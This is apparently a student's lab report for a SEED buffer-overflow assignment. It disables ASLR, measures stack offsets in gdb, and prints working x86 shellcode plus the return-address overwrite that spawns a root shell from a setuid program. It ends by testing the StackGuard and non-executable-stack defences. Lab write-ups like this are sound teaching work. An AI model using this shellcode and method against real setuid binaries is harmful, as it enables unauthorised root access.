

Ashutosh Mishra

1601CS06

Assignment 3

Task 1a

We first compile stack.c using the given commands to remove protections.

```
/bin/bash 66x24
[02/11/19]seed@VM:~$ sudo sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
[02/11/19]seed@VM:~$ cd /home/seed/ssd/assign3/
[02/11/19]seed@VM:~/ssd/assign3$ gcc stack.c -o stack -z execstack
-fno-stack-protector
[02/11/19]seed@VM:~/ssd/assign3$ sudo chown root stack
[02/11/19]seed@VM:~/ssd/assign3$ sudo chmod 4755 stack
[02/11/19]seed@VM:~/ssd/assign3$
```

Then, we run the program in gdb's debug mode to get the distance between &buffer and \$ebp.

```
gdb-peda$ b 11
Breakpoint 1 at 0x80484c1: file stack.c, line 11.
gdb-peda$
```

```
Breakpoint 1, bof (str=0xbfffea57 "") at stack.c:9
9      strcpy(buffer, str);
gdb-peda$ p $ebp
$1 = (void *) 0xbfffea38
gdb-peda$ p &buffer
$2 = (char (*)[24]) 0xbfffea18
gdb-peda$ p 0xbfffea38 - 0xbfffea18
$3 = 0x20
gdb-peda$
```

We find that the distance between the two is 32.

Answer of Part A: 32


To place the shellcode at the end of the buffer for Part B, we use the following code:

```
memcpy(sizeof(buffer)+buffer-sizeof(shellcode),shellcode,sizeof(shellcode));
```

A terminal window with a blue title bar that reads "root@VM: /bin 66x24". The terminal shows the following commands and output: [02/11/19]seed@VM:~/ssd/assign3\$./exploit, [02/11/19]seed@VM:~/ssd/assign3\$./stack, and sh-4.3\$ followed by a cursor.

```
root@VM: /bin 66x24
[02/11/19]seed@VM:~/ssd/assign3$ ./exploit
[02/11/19]seed@VM:~/ssd/assign3$ ./stack
sh-4.3$
```

We get a shell after executing, but it is not a root shell. This is because our RUID != EUID. /bin/bash detects this and does not allow root privilege. But we can use /bin/zsh to obtain a root shell using the same method.

A terminal window with a blue title bar that reads "root@VM: /bin 66x24". The terminal shows the following commands and output: [02/11/19]seed@VM:~/ssd/assign3\$./exploit, [02/11/19]seed@VM:~/ssd/assign3\$./stack, # id, uid=0(root) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),113(lpadmin),128(sambashare), and # followed by a cursor.

```
root@VM: /bin 66x24
[02/11/19]seed@VM:~/ssd/assign3$ ./exploit
[02/11/19]seed@VM:~/ssd/assign3$ ./stack
# id
uid=0(root) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),113(lpadmin),128(sambashare)
#
```

This gives us EUID = 0, but RUID is still not 0.

We must add the following code in exploit.c's shellcode:

```
setreuid(geteuid, geteuid);
execve("/bin/sh);
```

```
char shellcode[]=
"\x6a\x31\x58\xcd\x80\x89\xc3\x89\xc1\x6a\x46\x58\xcd\x80\x31\xc0\x50"
"\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x54\x5b\x50\x53\x89\xe1\x31"
"\xd2\xb0\x0b\xcd\x80";
```

These changes allow us to get a RUID = 0.

Task 1b

Using gdb's debug mode we get distance between \$ebp and &buffer as 20.

Following code is added to exploit.c:

```
*((long*) (buffer+32+4)) = 0xbfffea68+0x80;
```

Part B remains the same.

```
Breakpoint 1, bof (
    str=0xbfffea57 '\220' <repeats 36 times>, "\270\352\377\277",
    '\220' <repeats 160 times>...) at stackNew.c:11
11      strcpy(buffer, str);
gdb-peda$ p $ebp
$1 = (void *) 0xbfffea38
gdb-peda$ p &buffer
$2 = (char (*)[12]) 0xbfffea24
gdb-peda$ p 0xbfffea38 - 0xbfffea24
$3 = 0x14
gdb-peda$ █
```

```
[02/11/19]seed@VM:~/ssd/assign3$ ./exploit
[02/11/19]seed@VM:~/ssd/assign3$ ./stackNew
# id
uid=0(root) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),113(lpadmin),128(sambashare)
# █
```

Thus, we get a root shell.

Task 2

No, we are not able to get a shell, and thus we have to run the code multiple times to guess the correct address.

We get the root shell after running the code for 3 mins and 45 secs, and running it for 126480 times.

Task 3

The following error is obtained without removing Stack guard:

```
root@VM: /bin 66x24
[02/11/19]seed@VM:~/ssd/assign3$ gcc -o stack -z execstack stack.c
[02/11/19]seed@VM:~/ssd/assign3$ sudo chown root stack
[02/11/19]seed@VM:~/ssd/assign3$ sudo chmod 4755 stack
[02/11/19]seed@VM:~/ssd/assign3$ ./stack
*** stack smashing detected ***: ./stack terminated
Aborted
[02/11/19]seed@VM:~/ssd/assign3$ █
```

Task 4:

No, we do not obtain a shell while using the noexecstack option.

A special bit (NX bit) stores whether a stack or page is allowed for execution. noexecstack doesn't allow the stack to be executable, and we get a segmentation fault.

```
root@VM: /bin 66x24
[02/11/19]seed@VM:~/ssd/assign3$ gcc -o stack -fno-stack-protector
-z noexecstack stack.c
[02/11/19]seed@VM:~/ssd/assign3$ ./stack
Segmentation fault
[02/11/19]seed@VM:~/ssd/assign3$ █
```